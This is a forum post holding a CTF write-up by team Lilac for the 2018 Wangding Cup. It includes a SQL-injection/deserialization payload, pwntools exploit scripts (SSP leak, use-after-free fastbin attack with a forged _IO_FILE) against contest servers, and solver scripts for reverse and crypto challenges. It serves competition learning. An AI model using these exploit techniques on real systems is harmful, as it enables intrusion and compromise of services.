【2018年 网鼎杯CTF 第一场】教育组 WP — Lilac

Lilac / 2018-08-21 16:15:18 / 浏览数 9710 安全技术 CTF 顶(2) 踩(0)

Team: Lilac

[TOC]

misc

签到

回复公众号即可

clip

- 对damaged.disk分析可知包含png图片,提取图片得到了两张图片.
- 修复png文件头, 对图片还原PS等,得到flag:
  `flag{0b008070-eb72-4b99-abed-092075d72a40}`

web

facebook

利用点: sql注入+反序列化+LFR
payload:

```
/view.php?no=0/*123*/UniOn/*123*/select/*123*/0,1,2,%220:8:\%22UserInfo\%22:3:{s:4:\%22name\%22;s:5:\%22lilac\%22;s:3:\%22age\
```

pwn

guess

- 程序把flag读在栈上，提供了栈溢出，但是有canary保护，看似没有其他漏洞了，很自然地想到了ssp leak，但是不知道栈地址。从程序提供3次输入机会想到可以先用got地址泄露libc，然后用libc上的environ泄露栈地址，然后算出得到的栈地址与flag的距离，最后拿fla

```
from pwn import *
'''
for i in range(0x80, 0x180, 8):
 p = process("./GUESS")
p.recvuntil("flag\n")
p.sendline("1" * i + p64(0x0400C90))
p.recvline()
x = p.recvline()
p.close()
print hex(i), x
'''
environ = 0x03C6F38
p = remote("106.75.90.160", 9999)
p.recvuntil("flag\n")
p.sendline("1" * 0x128 + p64(0x602040))
print p.recvuntil("***: ")
read_offset = u64(p.recv(6).ljust(8, "\x00"))
libc = read_offset - 0x00000000000F7250
environ += libc
print hex(libc)

p.recvuntil("flag\n")
p.sendline("1" * 0x128 + p64(environ))
print p.recvuntil("***: ")
stack = u64(p.recv(6).ljust(8, "\x00"))
print hex(stack)

p.recvuntil("flag\n")
p.sendline("1" * 0x128 + p64(stack - 0x168))
print p.recvuntil("***: ")
print p.recvline()
p.close()
```

blind

release功能释放堆块后没有把指针置0，可以change中再次使用，存在uaf漏洞，可以用来修改fd做fastbin
attack，以为没有提供leak，所以各种hook函数就别想了。stdin，stdout，stderr地址都是以0x7f开头，可以通过错位实现劫持，这里选择了stderr，然后就可以修改全局

```
from pwn import *
import struct

_IO_USE_OLD_IO_FILE = False
_BITS = 64

def _u64(data):
   return struct.unpack("<Q",data)[0]

def _u32(data):
   return struct.unpack("<I",data)[0]

def _u16(data):
   return struct.unpack("<H",data)[0]

def _u8(data):
   return ord(data)

def _usz(data):
   if _BITS == 32:
       return _u32(data)
   elif _BITS == 64:
       return _u64(data)
   else:
       print("[-] Invalid _BITS")
       exit()

def _ua(data):
   if _BITS == 32:
       return _u32(data)
   elif _BITS == 64:
       return _u64(data)
   else:
       print("[-] Invalid _BITS")
       exit()

def _p64(data):
   return struct.pack("<Q",data)

def _p32(data):
   return struct.pack("<I",data)

def _p16(data):
   return struct.pack("<H",data)

def _p8(data):
   return chr(data)

def _psz(data):
   if _BITS == 32:
       return _p32(data)
   elif _BITS == 64:
       return _p64(data)
   else:
       print("[-] Invalid _BITS")
       exit()

def _pa(data):
   if _BITS == 32:
       return struct.pack("<I", data)
   elif _BITS == 64:
       return struct.pack("<Q", data)
   else:
       print("[-] Invalid _BITS")
       exit()

class _IO_FILE_plus:
   def __init__(self):
       self._flags = 0x00000000fbad2887         # High-order word is _IO_MAGIC; rest is flags.
       self._IO_read_ptr = 0x602500   # Current read pointer
       self._IO_read_end = 0x602500   # End of get area
       self._IO_read_base = 0x602500  # Start of putback+get area
       self._IO_write_base = 0x602600 # Start of put area
       self._IO_write_ptr = 0x602600  # Current put pointer
       self._IO_write_end = 0x602600  # End of put area
       self._IO_buf_base = 0x602600   # Start of reserve area
       self._IO_buf_end = 0x602601    # End of reserve area

       # The following fields are used to support backing up and undo.
       self._IO_save_base = 0      # Pointer to start of non-current get area
       self._IO_backup_base = 0    # Pointer to first valid character of backup area
       self._IO_save_end = 0       # Pointer to end of non-current get area

       self._markers = 0
       self._chain = 0

       self._fileno = 0
       self._flags2 = 0
       self._old_offset = 0    # This used to be _offset but it's too small

       # 1+column number of pbase(); 0 is unknown
       self._cur_column = 0
       self._vtable_offset = 0
       self._shortbuf = 0

       self._lock = 0x602700

       if not _IO_USE_OLD_IO_FILE:
           self._offset = 0
           self._codecvt = 0
           self._wide_data = 0
           self._freeres_list = 0
           self._freeres_buf = 0
           self.__pad5 = 0
           self._mode = 0
           self._unused2 = [0 for i in range(15 * 4 - 5 * _BITS / 8)]
       self.vtable = 0x602168

   def tostr(self):
       buf = _p64(self._flags & 0xffffffff) + \
           _pa(self._IO_read_ptr) + \
           _pa(self._IO_read_end) + \
           _pa(self._IO_read_base) + \
           _pa(self._IO_write_base) + \
           _pa(self._IO_write_ptr) + \
           _pa(self._IO_write_end) + \
           _pa(self._IO_buf_base) + \
           _pa(self._IO_buf_end) + \
           _pa(self._IO_save_base) + \
           _pa(self._IO_backup_base) + \
           _pa(self._IO_save_end) + \
           _pa(self._markers) + \
           _pa(self._chain) + \
           _p32(self._fileno) + \
           _p32(self._flags2) + \
           _p64(self._old_offset) + \
           _p16(self._cur_column) + \
           _p8(self._vtable_offset) + \
           _p8(self._shortbuf)
       if _BITS == 64:
           buf += _p32(0)
       buf += _pa(self._lock)
       if not _IO_USE_OLD_IO_FILE:
           buf += \
           _p64(self._offset) + \
           _pa(self._codecvt) + \
           _pa(self._wide_data) + \
           _pa(self._freeres_list) + \
           _pa(self._freeres_buf) + \
           _psz(self.__pad5) + \
           _p32(self._mode) + \
           ''.join(map(lambda x:_p8(x), self._unused2)) +\
           _pa(self.vtable)
       return buf

   def __str__(self):
       return self.tostr()

#p = process("./blind")
p = remote("106.75.20.44 ",9999)

def new(index,content):
   p.recvuntil("Choice:")
   p.sendline('1')
   p.recvuntil("Index:")
   p.sendline(str(index))
   p.recvuntil("Content:")
   p.sendline(content)

def release(index):
   p.recvuntil("Choice:")
   p.sendline('3')
   p.recvuntil("Index:")
   p.sendline(str(index))

def change(index,content):
   p.recvuntil("Choice:")
   p.sendline('2')
   p.recvuntil("Index:")
   p.sendline(str(index))
   p.recvuntil("Content:")
   p.send(content)

new(0,'111')
new(1,'222')
release(0)
change(0,p64(0x60203d)+'\n')
new(2,"333")
new(3,"4"*19 + p64(0x602088)+p64(0x6020f0)+p64(0x602158)+p64(0x6021c0)+p64(0x602020))
s = _IO_FILE_plus().tostr()
print len(s)
change(0,s[0:0x68])
change(1,s[0x68:0xd0])
change(2,s[0xd0:] + p64(0)*2 + p64(0x4008E3)*9)
change(3,p64(0x4008E3)*13)
p.recvuntil("Choice:")
p.sendline("2")
p.recvuntil("Index:")
p.sendline('4')
p.recvuntil("Content:")
p.sendline(p64(0x602088))
p.sendline("your token")
p.interactive()
```

reverse

beijing

本题静态分析即可,flag在data段上被打乱放置, 和程序的输出结果形成索引, 根据输出结果推算出flag为:
`flag{amazing_beijing}`

blend

题目分析拿到的是个DOS/MBR boot sector, 根据之前做过的CSAW逆向题遇到过这种模式的题目,照着思路调试了一遍

```
xxx@xx  ~/ctf/china/advanced  file main.bin
main.bin: DOS/MBR boot sector
xxx@xx ~/ctf/china/advanced  strings main.bin
flag
a} ==>
== ENTER FLAG ==
CORRECT!
!! WRONG FLAG !!
```

payload如下:

```
#!/usr/bin/env python
from pprint import pprint
from z3 import *
import struct

s = Solver()
ZERO = IntVal(0)

def z3_abs(x):
  return If(x >= 0, x, -x)

def psadbw(xmm1, xmm2):
  first  = Sum([z3_abs(b1 - b2) for b1,b2 in zip(xmm1[:8], xmm2[:8])])
  second = Sum([z3_abs(b1 - b2) for b1,b2 in zip(xmm1[8:], xmm2[8:])])
  return (first, second)
[0x2DD02F6, 0x2DC02E8, 0x2D802ED, 0x2CE02E2, 0x2C402E2, 0x2D402DB, 0x2D902CD, 0x3110304]
_results = [
  (0x02dd, 0x02f6),
  (0x02dc, 0x02e8),
  (0x02d8, 0x02ed),
  (0x02ce, 0x02e2),
  (0x02c4, 0x02e2),
  (0x02d4, 0x02db),
  (0x02d9, 0x02cd),
  (0x0311, 0x0304)
] [::-1]

_xmm5s = [
  [0xb8, 0x13, 0x00, 0xcd, 0x10, 0x0f, 0x20, 0xc0, 0x83, 0xe0, 0xfb, 0x83, 0xc8, 0x02, 0x0f, 0x22],
]

for x in _results[:-1]:
  _xmm5s.append(list(map(ord, struct.pack('<Q', x[0]) + struct.pack('<Q', x[1]))))

xmm5s   = [ [IntVal(x) for x in row] for row in _xmm5s ]
results = [ [IntVal(x) for x in row] for row in _results ]

f = [Int('flag{:02}'.format(i)) for i in range(16)]
for char in f:
  s.add(char > 30, char < 127)

for i in range(8):
  xmm5 = xmm5s[i]
  xmm2 = list(f)
  xmm2[i] = ZERO
  xmm2[i+8] = ZERO
  high,low = psadbw(xmm5, xmm2)
  s.add(high == results[i][0])
  s.add(low == results[i][1])

print(s.check())
m = s.model()
```

```
solution = ''
sats = []
for d in m.decls():
  if 'flag' in d.name():
      solution += chr(m[d].as_long())
      sats.append((int(d.name()[4:]), chr(m[d].as_long())))
sats = sorted(sats, key=lambda x: x[0])
sats = [s[1] for s in sats]
flag = ''.join(sats)

# unshuffle the flag
flag = flag[12:] + flag[8:12] + flag[:8]
print('flag{%s}' % flag)
```

得到flag:

```
flag{mbr_is_funny__eh}
```

advanced(solved after ctf)

老年misc选手,看到输出得到加密后的flag:4b404c4b5648725b445845734c735949405c414d5949725c45495a51
像是异或flag后的结果

```
import libnum
In [97]: libnum.n2s(0x4b404c4b5648725b445845734c735949405c414d5949725c45495a51)
Out[97]: 'K@LKVHr[DXEsLsYI@\\AMYIr\\EIZQ'
```

猜测:In [93]: ord("f")^0x4b

```
Out[93]: 45

In [94]: ord("g")^0x4b
Out[94]: 44

In [95]: ord("l")^0x40
Out[95]: 44

In [96]: ord("a")^0x4c
Out[96]: 45
```

xor key 为45,44

```
In [98]: enc = libnum.n2s(0x4b404c4b5648725b445845734c735949405c414d5949725c45495a51)

In [99]: flag = ""
In [102]: for i in range(len(enc)):
    ...:     if i%2==0:
    ...:         flag+=chr(ord(enc[i])^45)
    ...:     else:
    ...:         flag+=chr(ord(enc[i])^44)
    ...:
    ...:

In [103]: print flag
flag{d_with_a_template_phew}
```

crypto

hashcoll

题目文件以及描述:Sometime, you wonder why you rEad the DescrIption Because it may contaIn something useless.
nc 117.50.1.201 9999

```
#!/usr/bin/env python2

FLAG = "aaa"

h0 = 45740974929179720441799381904411404011270459520712533273451053262137196814399

# 2**168 + 355
```

```
g = 374144419156711147060143317175368453031918731002211L

def shitty_hash(msg):
  h = h0
  msg = map(ord, msg)
  for i in msg:
      h = (h + i)*g
      # This line is just to screw you up :))
      h = h & 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff#mod2**256
      #print h

  return h - 0xe6168647f636


if __name__ == '__main__':
  try:
      introduction = """
      .--.      .------------------------.
      | __\     |                        |
      | > <   <  Homies, Hash collision |
      |  \|     |                        |
      |/_//    `------------------------'
      |  /
      `-'
      I never want to create challenges that people can grab random scripts to solve it. Nah
      """

      print introduction

      m1 = raw_input('m1 : ')
      m2 = raw_input('m2 : ')

      assert m1 != m2

      #print "m1 = {!r}".format(m1)
      #print "m2 = {!r}".format(m2)

      hash1 = shitty_hash(m1)
      hash2 = shitty_hash(m2)

      if hash1 == hash2:
          print "\nThe flag is simple, it is 'the flag' :)) "
          print FLAG
      else:
          print 'Wrong.'

  except:
      print "Take your time to think of the inputs."
      pass
```

题目分析:
通过对hash函数的展开发现h0对碰撞结果没有影响:
也给出了提示.

```
In [92]: libnum.n2s(45740974929179720441799381904411404011270459520712533273451053262137
   ...: 196814399)
Out[92]: 'e you ever see something weird ?'
```

$$shitty_hash(x_1,x_2,...,x_n) = h_0g^n+x_1g^n+x_2g^{n-1}+...+x_ng \ mod \ 2^{256}$$
为了找到hash值相同的两个message,我们需要找到$a_1g^n+a_2g^{n-1}+...+a_ng \ mod \ 2^{256}$和$b_1g^n+b_2g^{n-1}+...+b_ng \ mod \ 2^{256}$的两个线性组合. ${a_1,...,a_n}$和${b_1,...,b_n}$为两个message, 并且$a_i$和$b_i$属于${0,...,255}$,我们可以假设m1固定,
则找到一组$c_1g^n+c_2g^{n-1}+...+c_ng \ mod \ 2^{256} = 0$ 则可以找到m2, $b_i = a_i+c_i$,
其中$a_i$已知(m1固定),则$c_i$的范围为$0<=a_i+c_i<=255$并且为整数.从而得到hash碰撞.
为了找到这样的一组满足条件的$c_i$,其中$c_i$都很小,我想到了用LLL算法解决SVP问题.
矩阵构造参考
构造矩阵如下
$$
\begin{matrix}
Kg^n & 1 & 0 & 0 & ... & 0 \
Kg^{n-1} & 0 & 1 & 0 &... & 0 \

Kg^{n-2} & 0 & 0 & 1 &... & 0 \
......\
Kg& 0 & 0 & 0&... & 1 \
K2^{256} & 0 & 0 & 0 &... & 0
\end{matrix}
$$
当我们的K足够大时, reduced rows xxx[0] == 0 ,并且$c_i$ = xxx[i+1],当n足够大,找到的xxx中的每个元素就很小,从而满足$0<=a_i+c_i<=255$
关于LLL算法作用太多了,其原理我也不清楚,自行google
reference:
https://latticehacks.cr.yp.to/slides-dan+nadia+tanja-20171228-latticehacks-16x9.pdf
https://cseweb.ucsd.edu/~daniele/CSE207C/
实现:(sage 脚本)

```
from sage.all import *

mod = 2**256
h0 = 45740974929179720441799381904411404011270459520712533273451053262137196814399

g = 2**168 + 355

K = 2**256

base = map(ord, "7feilee"*8)
N = len(base)

m = matrix(ZZ, N + 1, N + 2)
for i in xrange(N):
   ge = pow(g, N-i, mod)
   m[i,0] = ge
   m[i,1+i] = 1
m[N,0] = mod
for i in xrange(N+1):
   m[i,0] *= K

ml = m.LLL()

ttt = ml.rows()[0]
print "result:", ttt
if ttt[0] != 0:
   print "Error"
   exit()
if not base:
   base = [BASE] * N
msg = []
for i in range(N):
   msg.append(base[i] + ttt[1+i])
   if not (0 <= msg[-1] <= 255):
       print "Need more bytes!"
       quit()


def shitty_hash(msg):
   h = h0
   for i in msg:
       h = (h + i)*g
       # This line is just to screw you up :))
       h = h & 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff#mod2**256
       #print h

   return h - 0xe6168647f636

def pure_hash(msg):
   h = 0
   for i in msg:
       h = (h + i)*g
       # This line is just to screw you up :))
       h = h & 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff#mod2**256
   return h
```

```
print base
print "m1:", "".join(map(chr, base))
print hex(shitty_hash(base)), shitty_hash(base)
print msg
diff = [i-j for i,j in zip(msg,base)]
print diff
print hex(pure_hash(diff))
print "m2:", "".join(map(chr, msg))
print hex(shitty_hash(msg)), shitty_hash(msg)
'''
result: (0, 2, 10, 0, 14, 12, 6, -9, 5, -1, 10, 14, 7, 4, -7, -9, 1, -6, -11, -2, 4, 5, -9, -3, -7, -12, -18, -2, 9, -6, 20, 1
linear combination 1:[55, 102, 101, 105, 108, 101, 101, 55, 102, 101, 105, 108, 101, 101, 55, 102, 101, 105, 108, 101, 101, 55
m1: 7feilee7feilee7feilee7feilee7feilee7feilee7feilee7feilee
0xdc50edf5709e590380c17156e4a9c6bf29938a8926eee56efd3e96e861cf4079L 9965181678443211614038926657805414289698483725236833773143
linear combination 1+linear combination 2:[57, 112, 101, 119, 120, 107, 92, 60, 101, 111, 119, 115, 105, 94, 46, 103, 95, 94,
linear combination 2:[2, 10, 0, 14, 12, 6, -9, 5, -1, 10, 14, 7, 4, -7, -9, 1, -6, -11, -2, 4, 5, -9, -3, -7, -12, -18, -2, 9,
0#pure_hash(linear combination 2 == 0),which cause the collision
m2: 9pewxk\<eowsi^.g_^jij.c^]Zcn1zslj[Z/[afimc5_oje_f4[egjXb
dc50edf5709e590380c17156e4a9c6bf29938a8926eee56efd3e96e861cf4079 996518167844321161403892665780541428969848372523683377314395
'''

from pwn import *
import random
import re
import libnum
import string
from hashlib import *
import itertools

context.log_level = "debug"

io = remote("117.50.1.201",9999)
io.recv()
io.sendline("7feilee7feilee7feilee7feilee7feilee7feilee7feilee7feilee")
io.recvuntil('m2 : ')
io.sendline("9pewxk\<eowsi^.g_^jij.c^]Zcn1zslj[Z/[afimc5_oje_f4[egjXb")
io.recv()
io.recv()
io.recv()

'''    '\n'
   "The flag is simple, it is 'the flag' :)) \n"
   'flag{b78017f6-90b1-486b-9f12-67d17cdcbfca}\n'
'''

flag:flag{b78017f6-90b1-486b-9f12-67d17cdcbfca}
```

wp_Lilac.pdf (0.654 MB) [下载附件]

点击收藏 | 1 关注 | 2


[上一篇：【2018年 网鼎杯CTF 第一场...] [下一篇：【2018年 网鼎杯CTF 第一场...]

1. 9 条回复

[p4nda] 2018-08-21 17:11:12

这个_IO_FILE_PLUS结构体构造的写法很有意思啊，抄走了。

0 回复Ta


[王一航] 2018-08-21 17:12:07

膜拜 7feilee 师傅，一人顶十个队

0 回复Ta

Lilac 2018-08-21 17:47:55


@王一航 航神,吾其菜...夜不能寐

0 回复Ta

Lilac 2018-08-21 17:48:23

@p4nda 大佬好

0 回复Ta

一叶飘零 2018-08-21 22:19:59

师傅巨强！！！！

0 回复Ta

---

p4nda 2018-08-21 22:24:24

@Lilac 膜大佬

0 回复Ta

[Lilac](#) 2018-08-22 23:10:30


[@一叶飘零](#) 膜师傅

0 回复Ta

[Lilac](#) 2018-08-22 23:36:03

上传了PDF版,解决mark down问题

0 回复Ta


[misak****](#) 2018-08-26 17:47:53

这就是强者的世界吗

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)